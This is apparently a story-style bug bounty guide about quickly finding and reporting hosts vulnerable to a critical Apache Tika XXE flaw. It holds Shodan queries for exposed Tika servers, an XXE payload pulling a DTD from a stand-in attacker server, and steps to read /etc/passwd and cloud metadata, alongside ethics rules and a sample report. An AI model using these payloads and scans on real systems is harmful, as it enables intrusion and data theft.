

Chapter 1: The Whisper in the Dark
11:47 PM. Your phone buzzes—a security feed notification cuts through the silence.
CRITICAL: CVE-2025-66516 (CVSS 10.0) - Apache Tika XXE Vulnerability

- Remote code execution via XML External Entities
- Patch immediately
- Exploit likelihood: High
Your bug bounty hunter senses tingle. This isn't just another vulnerability—it's a CVSS 10.0, the digital equivalent of finding an unlocked bank vault. But here's the secret most miss: The real race begins when the news breaks, not when you find the bug.
Chapter 2: The Weaponization Sprint
Step 1: The Exploit Hunt (00:00-00:30)
While organizations are sleeping on the news, you're already moving:
# Check usual suspects
git clone https://github.com/randomhacks/CVE-2025-66516-poc
# Verify, modify, test locally
python3 exploit_tika_xxe.py --test-local
Pro Tip: Most exploits drop on GitHub, Pastebin, or Twitter within hours. Set up monitoring with:
· GitHub search alerts for "CVE-2025-66516" · Twitter lists of security researchers · RSS feeds from exploit-db
Step 2: The Shodan Reconnaissance (00:30-01:00)
Here's where magic happens. While companies are still reading about the vulnerability, you're already finding their unpatched systems.
The Shodan Incantation:

http.component:"Apache Tika" country:"US"
product:"Apache Tika" port:"9998"
"Apache Tika Server" "Content-Type: application/json"
Results appear like digital low-hanging fruit:
Top Countries:
1. United States (2,847 hosts)
2. Germany (892 hosts)
3. China (764 hosts)
4. United Kingdom (543 hosts)
Common Ports:
- 9998 (Default Tika)
- 8080 (Common alternative)
- 443 (HTTPS wrapped)
Chapter 3: The Triage Tango
Click on United States → "Top Organizations" reveals:
1. TechNova Inc. - 147 vulnerable instances 2. DataStream Solutions - 89 instances 3. DocuSecure Global - 62 instances 4. Northern State University - 45 instances
The Decision Matrix:
· ✓ TechNova: Public bug bounty (HackerOne) · ✓ DataStream Solutions: Private program (Bugcrowd) · × DocuSecure Global: No program found · ! Northern State University: Usually no bounty, but maybe responsible disclosure
Note: All company and organization names in this article are fictional and used for illustrative purposes only.
Chapter 4: The Precision Strike
Against TechNova:
1. Verify vulnerability:
https://docs.technova.example.com:9998/tika2. Craft minimal PoC:
<!-- CVE-2025-66516 PoC -->
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://your-controlled-server.com/test.dtd">
%remote;
]>
<root>&exfil;</root>
3. Demonstrate impact: · Exfiltrate /etc/passwd (test file) · Show AWS metadata access potential · Prove RCE possibility with safe demonstration
The Submission Art:
Bad report: "Your Tika is vulnerable" Bounty-winning report:
Title: Critical RCE via XXE in Apache Tika (CVE-2025-66516) on docs.technova.example.com

Timeline:
- 02:15 AM: Discovered vulnerable endpoint
- 02:20 AM: Verified with non-destructive test
- 02:30 AM: Created exploit demonstrating file read
- 02:45 AM: Documented steps to patch

Impact: Full server compromise, data exfiltration, potential pivot to internal networks.

Proof: [Video showing only test files] [Censored HTTP logs] [Safe demonstration]
Chapter 5: The Alternative Paths
For Companies Without Programs:
1. Open Bug Bounty: For coordinated disclosure 2. Direct email: security@company.com (with proper responsible disclosure timeline) 3. National CERT/CSIRT: For critical infrastructure
True story pattern: Many researchers have found vulnerable instances at large organizations with no bounty program, reported responsibly, and received unexpected thank-you payments or job opportunities.
Chapter 6: The Ethics Checkpoint
The Rules of Engagement:
1. Never access or exfiltrate real user/production data 2. Stop after proof of concept 3. Report immediately through proper channels 4. Don't chain with other vulnerabilities unless explicitly authorized 5. Respect scope, timing, and legal boundaries 6. Use controlled test files only (/etc/hosts, test documents)
Chapter 7: The Automation Edge
The pros don't do this manually. They use:
# Conceptual automation pipeline
def bounty_pipeline(cve_id):
    exploit = search_exploit(cve_id)  # From trusted sources
    targets = shodan_search(cve_id.software)
    for target in targets:
        if is_in_scope(target) and is_vulnerable(target, exploit):
            if has_bounty_program(target.company):
                submit_report(create_safe_poc(target, exploit))
Epilogue: The Bounty Hunter's Mindset
Three days later:
· TechNova: $7,500 bounty, fixed within 4 hours · DataStream Solutions: $5,000, plus "Top Researcher" status · DocuSecure Global: Thank you email, patch acknowledgment · Northern State University: Security patch deployed, gratitude expressed
Illustrative Total: $12,500 for responsible disclosure work.
The Ultimate Truth
The difference between a $0 finding and a significant bounty isn't just technical skill—it's operational tempo and responsible execution. When a critical CVE drops:
1. The average researcher: Reads news, maybe tests locally 2. The bounty hunter: Has responsible disclosure process ready 3. The irresponsible actor: Causes damage and faces legal consequences
The window of opportunity? Usually 24-72 hours for responsible disclosure. After that, patches roll out, WAF rules update, and the window closes.
Your Action Plan
1. Set up alerts for CVSS 8.0+ vulnerabilities in software you understand 2. Pre-build Shodan queries for common enterprise software you're authorized to test 3. Maintain responsible disclosure templates for different scenarios 4. Only test systems you're authorized to test (bug bounty programs, VDPs) 5. Practice safe, non-destructive proof-of-concepts
Remember: Every critical CVE announcement is a test of both your technical skills and your ethical compass. The best researchers win bounties; the irresponsible ones win court dates.